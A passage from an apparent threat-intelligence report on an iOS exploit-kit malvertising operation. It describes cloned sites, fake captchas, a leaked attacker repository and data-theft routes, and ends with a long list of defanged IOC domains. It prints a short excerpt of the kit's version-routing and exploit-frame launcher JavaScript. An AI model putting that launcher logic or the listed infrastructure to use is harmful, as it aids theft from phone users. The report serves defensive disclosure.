
Most are landing pages that show any non-Safari visitor a dark-blue card reading “Please open with Safari”, because B’s chains only run in Safari. A victim tapping inside an app’s built-in browser has to be moved there first.
Others are games that load the chain.js SDK; crypto-security pages do the same from a different SDK host. The chain.js SDK reports every visitor to its server, but only loads a chain frame when it can read an iOS or Safari version from the user agent.
Sub-cluster C targets Hong Kong with campaigns cloning big-brand sites.
31 ad domains, first seen between Oct 20 and Nov 17, in 6 countries.
Targeted Geos: Hong Kong (25), the US (2), and one each in Germany, India, Macau and Thailand.
Most of the clones are saved copies of the real sites, several made with the ‘WebScrapBook’ browser extension, on newly registered domains. Most of them load the same frame from hg0-q-nuu0fy8vm5a[.]lol. The frame’s config points at a command server with routes for keychain and sandbox data, command results and a heartbeat. Three other frame hosts served seven more of C’s campaigns; they are listed in the IOCs. Our scans did not capture the frames on two of them. From Nov 15, three more clones, kintoklart[.]com, openrices[.]click and discus[.]cyou, frame a router on a fifth host, zhcnn[.]com. Its router uses the same C10 path as sub-cluster E.

agodahk[.]top captured Nov 3.Sub-cluster D uses a fake captcha that is not ClickFix.
5 ad domains, first seen between Oct 28 and Nov 8.
Targeted Geos: one each in India, Israel, Kuwait and the US, and one with no country recorded.
It shares sub-cluster C’s landing-page script but not its frame. Since late October, hhtagg[.]cn has served campaigns outside Hong Kong that show a fake Cloudflare “Verify you are human” check, which only holds the visitor while the exploit loads. It looks like ClickFix, but it is not ClickFix. lazaruscollections[.]cn is the exception: it shows the same fake captcha but runs an inline router that sends iOS 18+ to /go/{ch}, much like sub-cluster E.
It does not ask the visitor to copy, paste or run anything. The Coruna and DarkSword delivery happens silently, from the hidden hhtagg[.]cn frame that loads as soon as the page opens. The fake check just keeps the visitor on the page while it runs.

luxurycitadel[.]com (Nov 4) and realbotxes[.]com (Nov 8), with the fake Cloudflare captcha on the landing page.The landing pages load the frame with sub-cluster C’s exact script, and the frame keeps C’s device cookie and server API. The code inside is different, though. There’s one chain for Safari and another for in-app browsers like Facebook’s and Instagram’s. A comment in it names_x_done, the success lock in A’s frame.
Sub-cluster E’s campaigns are themed on TRX energy, crypto mining or journalism.
10 ad domains, first seen between Sep 15 and Nov 16.
One each in Australia, Austria, India, Mexico, New Zealand, Nigeria, South Korea and Uganda, and two in the US.
The first we found, 81by[.]top, a scam-compound exposé, loads a router that sends older iPhones to the same Coruna entry file C uses. A second campaign, matchsphere[.]icu, a fake ‘anti-fraud’ site, loaded the same router on Nov 16. A third, ycka[.]my, a TRX campaign seen from Nov 2, runs the router inline on its own domain.
Earlier campaigns were themed on TRX rentals and a Bitcoin miner. Most loaded an embed script, /lj/e.js, from its own subdomain of jiaoyang677[.]sbs. The script’s Chinese header calls it a staff embed script. On an iPhone, it opens a gate page in a two-pixel frame and reloads it until the kernel stage reports success. That success message, __labPeOk, carries the same “lab” name as the back end in ycka[.]my's source comments. Three more campaigns, ezdata88[.]com, poodoobb[.]com and baidubot[.]com, share one obfuscated script, /index.js or /CAI6666/index.js. It posts a channel code (BIGNIAO), the device version and the page’s domain to /api/iptj on random .icu hosts.

81by[.]top in Chinese.Sub-cluster F is “Nano”, the sub-cluster that leaked its source code.
2 ad domains, first seen on Nov 3 and Nov 12, one in India and one in the US.
This sub-cluster had a leak from a server, ab124[.]live that left its source code exposed. We cover it in more detail in the ‘Reading Their Source’ section below. Its first campaign, vuzarela[.]sbs, runs the injector of the vendor that the attacker (Nano) copied. The second, blockstermediacoin[.]live, loads its payload from gq26uzx2.ab124[.]live.

blockstermediacoin[.]live, captured Nov 12. Reading Their Source
On Nov 12, ab124[.]live left its .git directory readable. Directory listing was off, but individual objects could still be fetched by path, which was enough to recover part of the repository, including commits made between Oct 27 and Nov 4. All the commits are authored as nano <nano@wakanda.com> in UTC+8, and the remote points to a private Gitea server, http://67.215.227[.]138:3000/nano/ios_script.git, which we left alone.
The README explains what ios_script is: Nano’s rebuild of someone else’s chain. It calls the iOS 16 side the “vendor form” of a chain reverse-engineered from i0s[.]top and i0s[.]io, now served from Nano’s own back end, which fetches any module it lacks from i0s[.]io on demand.
The pieces line up with GTIG’s Coruna write-up. Stage one, named terrorbird and aimed at iOS 16.2 to 16.5.x, is the Coruna exploit GTIG lists for 16.2 to 16.5.1 (CVE-2023-43000). All but one of the EK’s wallet targets sit on GTIG’s Coruna wallet list. The exception is OKX, whose new bundle ID Nano patched in on Nov 3.
The other half of the repository carries the iOS 18 chain in DarkSword’s file layout (rce_loader.js, per-version workers, the sbx0 and sbx1 sandbox stages, pe_main.js). It also holds boot.js, the selector that sub-cluster C’s frame runs in a different build, with the same version checks. The routes on Nano’s server show us what gets taken from an infected phone:

The commit messages, in Simplified Chinese, read like release notes for a product in production. One forces the keychain upload because an “HQ side” was filtering reports and silently dropping it. Another renames wallet processes after app updates (Bitget Wallet now runs as Runner, Tonkeeper as Keeper). The Nov 4 commit gives every sales channel its own subdomain and payload, so stolen data arrives already labeled with the channel that earned it.
How MoldyRoost Fingerprints the iOS Version
The attackers know about a quirk of iOS 26. Safari there freezes the OS version in its user agent at 18_6 and moves the real number to Version/26.x. Sub-cluster B’s SDK header, revised Oct 10, warns about exactly this and says it is aligned with a “26-GATE” in the chain loader. Sub-cluster E’s router sends iOS 19 and later down a separate path, C10, whose comment says its inner lines lean toward 26. The Hacker News has reported an iOS 26 analysis workspace in the same ecosystem. We have seen no iOS 26 exploit code, and we cannot say whether any of these branches work.
We made requests to sub-cluster A’s frame with a user agent for iPhone Safari on iOS 18.6. The first returned a version router:
var isDN = mj > 17 || (mj == 17 && (mn > 2 || (mn == 2 && pt > 1)));
var target = isDN ? 'dn_j5k598x5fddj7t42.html' : 'txocbnuz348cegoovxwg.html';
if (sessionStorage.getItem('rce_locked')) return;
iOS 17.2.1 and earlier go one way, and everything newer goes to the dn_ frame, which the second request fetched. That frame splits again (excerpt, condensed):
if (major > 0 && major < 18) {          // Coruna side
  s.src = "49554fde7424c31c.js?v=" + Math.random();
  return;
}
if (localStorage.getItem("_x_done")) return;
// Multi-frame exploit launcher (from ds-mini)
var MAX_FRAMES = 5, FRAME_DELAY = 35000;
f.src = 'frame.html?' + idx + '_' + Date.now() + '_' + Math.random();
Below iOS 18, it loads 49554fde7424c31c.js, the main dispatcher of the i0s vendor’s Coruna chain and the same file F serves from ab124[.]live. From iOS 18 up, iOS 26 included, it opens hidden frame.html frames one after another, using a launcher its own comment credits to “ds-mini”. A localStorage flag named _x_done makes sure a finished phone is never hit twice. Both pages were last edited on Nov 13, seconds apart.
One Operation?
We assess that MoldyRoost is one operation: one supply chain and one delivery platform behind all six sub-clusters, though separate customers of the same kit would share some of the ties below. Whether a single attacker crew runs all the sub-clusters or their owners rent sub-clusters to affiliates is yet to be determined.

The resale design is what keeps an affiliate model on the table. Every channel carries its own code, C’s frame has a comment reading 渠道统计 (“channel statistics”), Nano builds a payload per channel, and Censys found an agent and reseller admin panel on a related DarkSword C2, as The Hacker News reported. The ad accounts settle nothing either way: they are verified business accounts, most likely bought or hijacked, and one operator can run dozens of them.
IOCs
Ad domains were set up to launch the campaigns; payload domains host the injectors, EK frames and collectors.
Ad domains
# Set up to launch the campaigns, newest first, grouped by sub-cluster

# Sub-cluster A
63tk8[.]com
1tc4d[.]com
5za2c[.]com
m64tw[.]com
5mq1m[.]com
9kd2r[.]com
b6v9d[.]com
d49tw[.]com
9kp1r[.]com
1pm3n[.]com
7wb5m[.]com
4wb6c[.]com
27wa5[.]com
93wb4[.]com
r8q3k[.]com
6nd5x[.]com
37wa8[.]com
k42fa[.]com
k16mq[.]com
2tc5w[.]com
7yd9w[.]com
2za4d[.]com
3rt8c[.]com
k47mq[.]com
5fa9h[.]com
8pm4r[.]com
8fx7c[.]com
81wb3[.]com
4pm2v[.]com
v94fa[.]com
9za4r[.]com
6j5n9[.]com
v42nb[.]com
k13fa[.]com
9kd4p[.]com
7m2qc[.]com
6xd7k[.]com
35rq1[.]com
28wa4[.]com
d86tw[.]com
d82kc[.]com
83rq5[.]com
5wb2k[.]com
4wb3t[.]com
m73da[.]com
8mc9r[.]com
61vd8[.]com
5tk1a[.]com
4td8n[.]com
4kv9b[.]com
k35vb[.]com
3nx9p[.]com
3kd9v[.]com
t58va[.]com
4tc7q[.]com
3wa9p[.]com
28vd6[.]com
7fa2m[.]com
4zp6k[.]com
8nb1t[.]com
6k28w[.]com
4tz9k[.]com
5vq7k[.]com
5rk4v[.]com
4xb8m[.]com
3vt5p[.]com
m19da[.]com
3d9f7[.]com
2fa8t[.]com
6tw2n[.]com
21wd8[.]com
7rc1b[.]com
8pk3d[.]com
6ab8c[.]com
5ma4v[.]com
7d2v5[.]com
6z1x5[.]com
4c8f2[.]com
w35ra[.]com
h814k[.]com
9tx63[.]com
7m4rk[.]com
2b9nc[.]com
28wa7[.]com
2z6w4[.]com
k86vw[.]com
1da5p[.]com
pivor42[.]com
ralix39[.]com
qunex35[.]com
ydwk8[.]com
qwe9r[.]com
h18m4[.]com
82j7k[.]com
3v9k6[.]com
2j6l9[.]com
9g5v2[.]com
7p8m1[.]com
5m6d1[.]com
4g6k7[.]com
3p9v1[.]com
8k2m5[.]com
7f2n5[.]com
4z3c8[.]com
3k9w8[.]com
8c5f1[.]com
4b9k3[.]com
8z5t2[.]com
4g2m7[.]com
5t6k3[.]com
5n6k2[.]com
2x5m9[.]com
9p5r6[.]com
8p3k6[.]com
8x7r3[.]com
2k6z5[.]com
4v7d3[.]com
5p1v9[.]com
1x7b3p6v2d[.]com
f7n4w[.]com
9p5t8[.]com
7z2p5[.]com
7m4t2[.]com
5x3p9[.]com
5d1t3[.]com
1v8r6[.]com
1p8n3[.]com
z5k2r[.]com
9k7f4[.]com
8g4z9n1c5f[.]com
4m1p3[.]com
9x2f4b7n1c[.]com
8x4f9[.]com
4v8k1[.]com
3k8z5m2p9v[.]com
7p3g8[.]com
4v2m6[.]com
k7w4q[.]com
6k4v7[.]com
8w2x5[.]com
8n7g3[.]com
6m4r2[.]com
5t7k1[.]com
5t2d7[.]com
3z5p6[.]com
3p1r8[.]com
1p2w9[.]com
8g4d3[.]com
7c9b4[.]com
2t8n4[.]com
1x9p2[.]com
2z6f3[.]com
b2k8v[.]com
9n5f4[.]com
1c4m9[.]com
6w3b5[.]com
4g9v3[.]com
7n6k2[.]com
4k8m1[.]com
1d3g6[.]com
7x2v9[.]com
2z8c5[.]com
2z3m8[.]com
8t7c4[.]com
6g9f1[.]com
5v2n6[.]com
1p4k9[.]com
d2r7b[.]com
rrt59[.]com
p8z4w[.]com
mmx72[.]com
k92wp[.]com
neonflowmedia[.]vip
8f2g7[.]com
4z9d5[.]com
p6k1z[.]com
9f2n5[.]com
5k7m1[.]com
1t3v9[.]com
f9v3t[.]com
6k2p9[.]com
v6k8b[.]com
7m4p2[.]com
4g9c6[.]com
3d9r1[.]com
w3d8z[.]com
w2c8k[.]com
m7x5t[.]com
kk92w[.]com
k9q3z[.]com
t2v8d[.]com
r4m8c[.]com
k9v2x[.]com
3g7r5[.]com
f4m8t[.]com
52ndk[.]com
c2k7z[.]com
b2n8w[.]com
f4n6v[.]com
dreamclickarena[.]vip
8w6zp[.]com
4z7p2[.]com
x93qy[.]com
vvt93[.]com
vr33m[.]com
qp72k[.]com
fg44t[.]com
27hz5[.]com
p8q5b[.]com
p5g2n[.]com
p4k2n[.]com
m7vpx[.]com
7m77v[.]com
4bxzd[.]com
b7w2n[.]com
8f5k3m[.]com
superstorywave[.]top
moneypulse[.]top
j5k3m[.]com
glowstoryzone[.]top
freshsparkstudio[.]vip
7m3r4x[.]com
6c2p9d[.]com
pixelrabbitstudio[.]top
8n9v2f[.]com
7p8j2q[.]com
z55kx[.]com
tb42n[.]com
pzm7k2w[.]com
cx99wjb[.]com
9b6x2v[.]com
7m4z9k[.]com
6f2h8q[.]com
432btrz[.]com
v662dxn[.]com
superlaunchway[.]top
p2j8r3[.]com
88qfjnp[.]com
magicbrandhub[.]top
g9t5w4[.]com
arvolitha[.]vip
5v6n7w[.]com
5s4t6b[.]com
3w8m9p[.]com
r9x2m[.]com
neonsparkmedia[.]top
l6r3c[.]com
9t2p4q[.]com
8t3p5w[.]com
4x7m9b[.]com
488pdj[.]com
z2k7m[.]com
y3c8v2[.]com
f9z7n[.]com
dreammarketspace[.]top
5k6w7v[.]com
4r9d2c[.]com
3r8d2k[.]com
3p4m7x[.]com
d4r8n[.]com
w6m8t[.]com
w2d7m[.]com
freshorbitlane[.]top
creativeflowhub[.]top
9v2t6b[.]com
8m5f3k[.]com
7n4x2k[.]com
4k5r2d[.]com
s4m2p[.]com
p3k9w[.]com
k3w7v9[.]com
brightflowmedia[.]top
7r3x4m[.]com
6p2d9c[.]com
z2t4q8[.]com
x9k3t[.]com
x9b4m7[.]com
n2v4p[.]com
h7w3x[.]com
h7n3f5[.]com
b6m9k[.]com
6c2v9w[.]com
x4r7z[.]com
w7spf[.]com
s4w7m[.]com
rk82m[.]com
r3p8z[.]com
nqp26[.]com
m9v4s[.]com
k3tmz[.]com
happybrandlane[.]top
g2n9r[.]com
d7t1p[.]com
c5x8b[.]com
b35tx[.]com
8f7jw[.]com
6d3vr[.]com
y2w7m[.]com
p9c4k[.]com
marketvoyager[.]top
f2g8z[.]com
